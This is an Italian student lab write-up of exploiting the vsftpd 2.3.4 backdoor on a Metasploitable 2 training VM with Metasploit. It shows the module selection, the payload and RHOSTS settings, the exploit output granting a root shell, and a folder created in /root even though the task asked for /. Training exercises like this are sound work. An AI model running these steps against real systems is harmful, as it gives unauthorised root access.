Report Esercizio

W15-D5

Redatto da Andrea Sciattella

03/06/2024

TRACCIA

Partendo dall'esercizio guidato visto nella lezione teorica, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio « **vsftpd** » (lo stesso visto in lezione teorica).


L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: **192.168.1.149/24.**

Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.

Errore. Per applicare Title al testo da visualizzare in questo punto, utilizzare la scheda Home.

MESSA IN PRATICA DELL'ESERCIZIO: HACKING CON METASPLOIT

- Accediamo a Kali, configuriamo entrambi gli Indirizzi IP come riferito dalla traccia e controlliamo la connettività. Fatto ciò, accediamo alla *console di Metasploit* di Kali e tramite il "***search***" cerchiamo il servizio da hackerare, in questo caso "**vsftpd**".



- Alla voce 1, abbiamo trovato l'exploit che fa per noi "***exploit/unix/ftp/vsftpd_234_backdoor***", cioè una backdoor che apre una **shell root** di collegamento alla nostra macchina, e permette la completa interazione con la nostra macchina. Andiamo ad utilizzare quell'exploit con "***use***".

- Una volta selezionato l'exploit da usare, dobbiamo anche settare e controllare di aver inserito il payload necessario per le nostre azioni con "***show payload***", che mostrerà i *payload disponibili* per la nostra azione che andremo poi a selezionare con "***set payload***".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact     .                normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload 0
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

- Con il "***show options***" andrà a mostrarci le informazioni necessarie per l'uso di quell'exploit in "**REQUIRED**", nel nostro caso dovremo inserire solo l'host da colpire in "**RHOSTS**", noi andremo ad inserire *192.168.1.149* che è l'indirizzo di Metasploitable 2 (*la **RPORT** viene già settata in automatico data la presenza del protocollo ftp, in cui la porta di base è la 21*). Una volta inserito l'IP eseguiremo con "***exploit***".

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.149:21 - USER: 331 Please specify the password.
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:37927 → 192.168.1.149:6200) at 2024-06-03 10:54:52 -0400
```

- Siamo dentro! Abbiamo una shell di esecuzione sul sistema Metaesploitable 2, in cui **creeremo una cartella di nome test_metasploit nella cartella root**.

```
File  Actions  Edit  View  Help
pwd
/root
whoami
root
mkdir test_metasploit
ls
Desktop
reset_logs.sh
test_metasploit
vnc.log
```